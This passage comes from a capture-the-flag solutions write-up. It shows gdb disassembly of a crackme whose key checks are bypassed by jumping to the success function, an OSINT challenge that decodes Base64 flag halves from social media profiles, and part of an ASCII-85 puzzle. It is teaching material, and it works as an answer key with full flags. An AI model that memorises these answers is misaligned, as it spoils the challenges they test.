
2. Let's move to investigate the binary using gdb. The command info functions shows multiple functions in this binary. The functions that should be focused are *main*, *checkMod*, *fail*, *success*, and *decrypt*.



```
❯ gdb -q crackme
Reading symbols from crackme...
(No debugging symbols found in crackme)
(gdb) info functions
All defined functions:

Non-debugging symbols:
0x0000000000001000  _init
0x0000000000001030  puts@plt
0x0000000000001040  strlen@plt
0x0000000000001050  printf@plt
0x0000000000001060  exit@plt
0x0000000000001070  __cxa_finalize@plt
0x0000000000001080  _start
0x00000000000010b0  deregister_tm_clones
0x00000000000010e0  register_tm_clones
0x0000000000001120  __do_global_dtors_aux
0x0000000000001160  frame_dummy
0x0000000000001165  decrypt
0x00000000000011a7  success
0x0000000000001246  fail
0x000000000000126c  checkMod
0x00000000000012ca  main
0x00000000000013c0  __libc_csu_init
0x0000000000001420  __libc_csu_fini
0x0000000000001424  _fini
(gdb)
```

Figure 6-3. Functions in the Binary.


3. The results of disassembly of the main function show that it calls *checkMod* and *fail* function multiple times, and the *success* function at the end. There should also be notice that the function has multiple compare (*cmp*, *test*), and followed by jump (*je*, *jne*). This could indicate the if conditions in the program.



```
(gdb) disas main
Dump of assembler code for function main:
   0x00000000000012ca <+0>:     push   %rbp
   0x00000000000012cb <+1>:     mov    %rsp,%rbp
   0x00000000000012ce <+4>:     sub    $0x20,%rsp
   0x00000000000012d2 <+8>:     mov    %edi,-0x14(%rbp)
   0x00000000000012d5 <+11>:    mov    %rsi,-0x20(%rbp)
   0x00000000000012d9 <+15>:    cmpl   $0x2,-0x14(%rbp)
   0x00000000000012dd <+19>:    je     0x1304 <main+58>
   0x00000000000012df <+21>:    mov    -0x20(%rbp),%rax
   0x00000000000012e3 <+25>:    mov    (%rax),%rax
   0x00000000000012e6 <+28>:    mov    %rax,%rsi
   0x00000000000012e9 <+31>:    lea    0xd6f(%rip),%rdi        # 0x205f
   0x00000000000012f0 <+38>:    mov    $0x0,%eax
   0x00000000000012f5 <+43>:    callq  0x1050 <printf@plt>
   0x00000000000012fa <+48>:    mov    $0x1,%eax
   0x00000000000012ff <+53>:    jmpq   0x13b9 <main+239>
   0x0000000000001304 <+58>:    mov    -0x20(%rbp),%rax
   0x0000000000001308 <+62>:    mov    0x8(%rax),%rax
   0x000000000000130c <+66>:    mov    %rax,-0x8(%rbp)
   0x0000000000001310 <+70>:    mov    -0x8(%rbp),%rax
   0x0000000000001314 <+74>:    mov    %rax,%rdi
   0x0000000000001317 <+77>:    callq  0x1040 <strlen@plt>
   0x000000000000131c <+82>:    cmp    $0x10,%rax
   0x0000000000001320 <+86>:    je     0x1327 <main+93>
   0x0000000000001322 <+88>:    callq  0x1246 <fail>
   0x0000000000001327 <+93>:    mov    -0x8(%rbp),%rax
   0x000000000000132b <+97>:    mov    $0x5,%edx
   0x0000000000001330 <+102>:   mov    $0x4,%esi
   0x0000000000001335 <+107>:   mov    %rax,%rdi
   0x0000000000001338 <+110>:   callq  0x126c <checkMod>
   0x000000000000133d <+115>:   test   %eax,%eax
   0x000000000000133f <+117>:   jne    0x1346 <main+124>
   0x0000000000001341 <+119>:   callq  0x1246 <fail>
   0x0000000000001346 <+124>:   mov    -0x8(%rbp),%rax
   0x000000000000134a <+128>:   add    $0x4,%rax
   0x000000000000134e <+132>:   mov    $0x2,%edx
   0x0000000000001353 <+137>:   mov    $0x4,%esi
   0x0000000000001358 <+142>:   mov    %rax,%rdi
   0x000000000000135b <+145>:   callq  0x126c <checkMod>
   0x0000000000001360 <+150>:   test   %eax,%eax
   0x0000000000001362 <+152>:   jne    0x1369 <main+159>
   0x0000000000001364 <+154>:   callq  0x1246 <fail>
   0x0000000000001369 <+159>:   mov    -0x8(%rbp),%rax
   0x000000000000136d <+163>:   add    $0x8,%rax
   0x0000000000001371 <+167>:   mov    $0xb,%edx
   0x0000000000001376 <+172>:   mov    $0x4,%esi
   0x000000000000137b <+177>:   mov    %rax,%rdi
   0x000000000000137e <+180>:   callq  0x126c <checkMod>
   0x0000000000001383 <+185>:   test   %eax,%eax
   0x0000000000001385 <+187>:   jne    0x138c <main+194>
   0x0000000000001387 <+189>:   callq  0x1246 <fail>
   0x000000000000138c <+194>:   mov    -0x8(%rbp),%rax
   0x0000000000001390 <+198>:   add    $0xc,%rax
   0x0000000000001394 <+202>:   mov    $0x137,%edx
   0x0000000000001399 <+207>:   mov    $0x4,%esi
   0x000000000000139e <+212>:   mov    %rax,%rdi
   0x00000000000013a1 <+215>:   callq  0x126c <checkMod>
   0x00000000000013a6 <+220>:   test   %eax,%eax
   0x00000000000013a8 <+222>:   jne    0x13af <main+229>
   0x00000000000013aa <+224>:   callq  0x1246 <fail>
   0x00000000000013af <+229>:   callq  0x11a7 <success>
   0x00000000000013b4 <+234>:   mov    $0x0,%eax
   0x00000000000013b9 <+239>:   leaveq
   0x00000000000013ba <+240>:   retq
End of assembler dump.
```

Figure 6-4. Result of Dissembly main Function.


4. Upon investigating the *fail* function, the participant should discover that this is the function for handling the incorrect key.



```
(gdb) disas fail
Dump of assembler code for function fail:
   0x0000000000001246 <+0>:     push   %rbp
   0x0000000000001247 <+1>:     mov    %rsp,%rbp
   0x000000000000124a <+4>:     lea    0xddf(%rip),%rdi        # 0x2030
   0x0000000000001251 <+11>:    callq  0x1030 <puts@plt>
   0x0000000000001256 <+16>:    lea    0xde3(%rip),%rdi        # 0x2040
   0x000000000000125d <+23>:    callq  0x1030 <puts@plt>
   0x0000000000001262 <+28>:    mov    $0x1,%edi
   0x0000000000001267 <+33>:    callq  0x1060 <exit@plt>
End of assembler dump.
(gdb) x/s 0x2030
0x2030: "[!] Wrong flag!"
(gdb) x/s 0x2040
0x2040: "flag{ hahaha you got it noob }"
```

Figure 6-5. Result of Dissembly fail Function and Its Components.


5. Next, we could try investigating the *success* function which is the last function called by *main* if it passed the *fail* function. It seems like the *success* function will print out the flag if it has been called. However, it is also called the *decrypt* function before it prints out the final flag.



```
(gdb) disas success
Dump of assembler code for function success:
   0x00000000000011a7 <+0>:     push   %rbp
   0x00000000000011a8 <+1>:     mov    %rsp,%rbp
   0x00000000000011ab <+4>:     sub    $0x30,%rsp
   0x00000000000011af <+8>:     movabs $0x7e71043d21272a00,%rax
   0x00000000000011b9 <+18>:    movabs $0x2f226b0865041f1f,%rdx
   0x00000000000011c3 <+28>:    mov    %rax,-0x30(%rbp)
   0x00000000000011c7 <+32>:    mov    %rdx,-0x28(%rbp)
   0x00000000000011cb <+36>:    movabs $0x2523222734322332,%rax
   0x00000000000011d5 <+46>:    movabs $0x2b27322325272a3f,%rdx
   0x00000000000011df <+56>:    mov    %rax,-0x20(%rbp)
   0x00000000000011e3 <+60>:    mov    %rdx,-0x18(%rbp)
   0x00000000000011e7 <+64>:    movabs $0x767676767623222f,%rax
   0x00000000000011f1 <+74>:    mov    %rax,-0x10(%rbp)
   0x00000000000011f5 <+78>:    movl   $0x76767676,-0x8(%rbp)
   0x00000000000011fc <+85>:    movw   $0x7676,-0x4(%rbp)
   0x0000000000001202 <+91>:    movb   $0x3b,-0x2(%rbp)
   0x0000000000001206 <+95>:    lea    0xdfb(%rip),%rdi        # 0x2008
   0x000000000000120d <+102>:   callq  0x1030 <puts@plt>
   0x0000000000001212 <+107>:   lea    0xdfc(%rip),%rdi        # 0x2015
   0x0000000000001219 <+114>:   mov    $0x0,%eax
   0x000000000000121e <+119>:   callq  0x1050 <printf@plt>
   0x0000000000001223 <+124>:   lea    -0x30(%rbp),%rax
   0x0000000000001227 <+128>:   mov    %rax,%rdi
   0x000000000000122a <+131>:   callq  0x1165 <decrypt>
   0x000000000000122f <+136>:   mov    %rax,%rsi
   0x0000000000001232 <+139>:   lea    0xdf4(%rip),%rdi        # 0x202d
   0x0000000000001239 <+146>:   mov    $0x0,%eax
   0x000000000000123e <+151>:   callq  0x1050 <printf@plt>
   0x0000000000001243 <+156>:   nop
   0x0000000000001244 <+157>:   leaveq
   0x0000000000001245 <+158>:   retq
End of assembler dump.
(gdb) x/s 0x2008
0x2008: "[+] You win!"
(gdb) x/s 0x2015
0x2015: "[+] Here's your flag - "
(gdb) x/s 0x202d
0x202d: "%s"
```

Figure 6-6. Result of Dissembly success Function and Its Components.


6. The easiest way to call the success function is run the binary with a breakpoint at the beginning of the main function, then jump to the success function. The breakpoint can be set using *br* followed by function name. With the breakpoint, the binary will pause an execution at the beginning of the main function.



```
(gdb) br main
Breakpoint 1 at 0x12ce
(gdb) run
Starting program: /home/tk/crackme

Breakpoint 1, 0x00005555555552ce in main ()
(gdb)
```

Figure 6-7. Set a breakpoint and Run the Binary.

7. Then, use the *jump* command followed by the function name which is *success*. The binary will continue on the *success* function. From 5., the success function should decrypt the flag and print it out.



```
(gdb) jump success
Continuing at 0x5555555551ab.
[+] You win!
[+] Here's your flag - Flag{B78YYB#N-ditetradecylacetamide00000000000}[Inferior 1 (process 298110) exited w
ith code 057]
(gdb)
```


Figure 6-8. Result of jump to success Function.

Flag{B78YYB#N-ditetradecylacetamide00000000000}

Challenge 7

Name of the Challenge	Virologist
Type of Challenge	Social Engineering
Difficulty Level	Medium
Tool/Reference	

Problem:




Find @virolog157

Figure 7-1. Challenge 7 Landing Page.

Solution:

1. With the name @virolog157, search entries on social media sites: twitter and LinkedIn.
2. Twitter: https://twitter.com/virolog157
   Half of the flag is hidden in a comment:



Vir0L0g157
@virolog157

New Variant of Coronavirus has been discovered. Our team is digging up into this matter more to let you people live your life safely & healthy.

#staysafe #stayhome🏠

5:50 pm · 19 May 2021 · Twitter Web App


4 Likes

Lakshay Sharma @0xl4k · 28 May
Replying to @virolog157
ZmxhZ3s2NVZYCg==

1

Figure 7-2. Comment with Encoded Flag on Twitter Account.

3. Decode the comment using Base64 format to get half of the flag: “flag{65VX”
4. LinkedIn: https://www.linkedin.com/in/dr-virologist-973242212/
   The other half of the flag is hidden in the background picture:



RTc 2wyMDAwLU4wMDAwMDAwMH0=

Dr. Virologist · 3rd
Virologist at Crow Virology Pvt Ltd
New Zealand · Contact info
5 connections

Crow Virology Pvt Ltd

Figure 7-2. LinkedIn Profile with Highlighted Encoded Flag.


5. Decode the string using Base64 format to get the other half of the flag.

flag{65VXE7#2-polyethyleneglycol2000-N00000000}

Challenge 8

Name of the Challenge	Crack me
Type of Challenge	Cryptography
Difficulty Level	Hard
Tool/Reference	

Problem:



We intercepted this coded message.

```
<~0etX00fM$60f(d30etO-0etX00f:a00etF*0etX00f:
(.2)ZR31-$I32'=V42]sh01a"M.0H`)*0H`)+3$9q51E\D-
2BX_3+>GW0+>GW3+>GW3+>GZ3+>GW*+>GT-+>GW*+>Gi6+>G_r0fD!60fLg00ekL-
0fCm30fLg00fD!60f:
(.0f1"-0fL402)ZR32`)X32_cF02'=V40d&210H`)-2BX_3+>Gi0+>GW0+>GW0+>G]0+>G_r0ekL-
0eta30fLg00etX00fCm30f:(.2_cF01Gp:01,^702'=V/3?U%43$9q62'=V33$9q70d&2.+>GW-
+>G`3+>Gc6+>GW0+>G_r0f([00f(d30f(R-0f([00f:
(.1,^701-$I31-$I31H6L31,'h*0f1"-1,'h*3&Vm62'=V03$9q63$9q5+>GT-
+>GW*+>GZ0+>GZ3+>GW0+>Gf6+>GW0+>GW-+>G_r0fUj00f(d30fLg00f([00f:
(.1-$I32`)X31cHO31cHO32'=V03$9q50H`)-0H`)/1a"M11E\D.3$9q83?
U%21a"M30d&2,3$9q52BX_31E\D0+>Gf0+>Gi0+>G`3+>G_r0fUj00etX00etX00f1^00fD!60f:
(.0f1"-1-$I32_cF01,^702DIU32'=V40d&2,2'=V/2BX_3+>Gc6+>GW0+>GW*+>G`3+>G`0+>GW-
+>G_r0etO-0f:j30fD!60etX00f:(.0f1"-2)?@01,C%-2'=V50H`))1a"M23$9q5+>GW0+>Gf6+>GT-
+>G]3+>Gf3+>GT-+>Gf0+>GW0+>GW-+>G_r0ekL-0fLg00f:(.2)?@01H6L32)?
@01,^702_cF03&Vm62'=V/3?
U%62BX_51a"M22'=V2+>G`6+>GW0+>Gc3+>GW*+>GW0+>G`0+>Gf0+>G_r0ekL-
0eta30fLg00etX00fCm30f:(.2_cF01Gp:01,^702'=V42]sh01a"M.0H`)*0H`)+3$9q51E\D-
2BX_3+>Gc6+>Gf0+>Gf3+>GW-+>Gi6+>G_r0fLg00f([00ekL-0fLg00f:
(.1cHO31,^701,C%-2'=V40d&2.2BX_3+>GW0+>G`-+>GW0+>Gc3+>GZ-
+>GW0+>G`0+>GW*+>Gi6+>G_r0ekL-0fLp30fLg00f([00f:j30fCm30f(d30fV090ekL-
0fLg00f(d30f:j30f:a00f:(.1H6L32)?@02'=V40d&2,2'=V/2BX_3+>Gf3+>Gc6+>GT-
```

Figure 8-1. Challenge 8 Landing Page.

Solution:

1. The Message is ASCII-85 encoded. It can easily be decoded with online utilities. The result after decoding is:

```
126 177 138 123 126 153 120 126 15 156 129 15 177 114 120 120 138 153
126 15 126 129 129 138 120 114 120 186 15 168 171 114 165 171 168 15
114 117 156 174 171 15 171 180 156 15 180 126 126 144 15 114 129 171
126 165 15 171 135 126 15 129 138 165 168 171 15 123 156 168 126 15
135 138 132 135 15 126 129 129 138 120 114 120 186 15 138 168 15 114
120 135 138 126 177 126 123 15 180 138 171 135 15 129 174 147 147 15
138 150 150 174 153 138 189 114 171 138 156 153 15 171 180 156 15 180
126 126 144 168 15 114 129 171 126 165 15 171 135 126 15 168 126 120
156 153 123 15 123 156 168 126 15 114 153 123 15 180 114 168 15 126
177 114 147 174 114 171 126 123 15 114 171 15 153 138 153 126 171 186
15 129 156 174 165 15 159 126 165 120 126 153 171 15 114 129 171 126
165 15 171 135 126 15 177 114 120 120 138 153 126 15 168 171 174 123
186 15 171 135 114 171 15 147 126 123 15 171 156 15 126 150 126 165
```

```
132 126 153 120 186 15 114 174 171 135 156 165 138 189 114 171 138 156
153 15 138 153 15 171 135 126 15 174 168 114 15 171 135 126 165 126 15
180 126 165 126 15 126 147 126 177 126 153 15 120 114 168 126 168 15
156 129 15 120 156 177 138 123 15 138 153 15 171 135 126 15 177 114
120 120 138 153 126 15 132 165 156 174 159 15 177 126 165 168 174 168
15 114 15 135 174 153 123 165 126 123 15 114 153 123 15 126 138 132
135 171 186 15 129 138 177 126 15 120 114 168 126 168 15 138 153 15
171 135 126 15 159 147 114 120 126 117 156 15 132 165 156 174 159 15
150 156 165 126 156 177 126 165 15 171 135 126 165 126 15 180 126 165
126 15 189 126 165 156 15 120 114 168 126 168 15 156 129 15 168 126
177 126 165 126 15 168 138 120 144 153 126 168 168 15 138 153 15 171
135 126 15 177 114 120 120 138 153 126 15 132 165 156 174 159 15 177
126 165 168 174 168 15 126 147 126 177 126 153 15 138 153 15 171 135
126 15 159 147 114 120 126 117 156 15 132 165 156 174 159 15 171 135
138 168 15 126 129 129 138 120 114 120 186 15 135 114 168 15 117 126
126 153 15 123 126 168 120 165 138 117 126 123 15 114 168 15 114 150
114 189 138 153 132 15 129 156 165 15 114 15 165 126 168 159 138 165
114 171 156 165 186 15 177 138 165 174 168 15 177 114 120 120 138 153
126 15 114 153 123 15 138 171 15 138 168 15 168 138 150 138 147 114
165 15 171 156 15 171 135 126 15 126 129 129 138 120 114 120 186 15
138 153 15 171 135 126 15 117 138 156 153 171 126 120 135 15 177 114
120 120 138 153 126 15 126 129 129 138 120 114 120 186 15 126 168 171
138 150 114 171 126 168 15 180 126 165 126 15 168 138 150 138 147 114
165 15 114 120 165 156 168 168 15 114 132 126 15 132 165 156 174 159
168 15 132 126 153 123 126 165 168 15 165 114 120 138 114 147 15 114
153 123 15 126 171 135 153 138 120 15 132 165 156 174 159 168 15 159
147 174 168 15 159 114 165 171 138 120 138 159 114 153 171 168 15 180
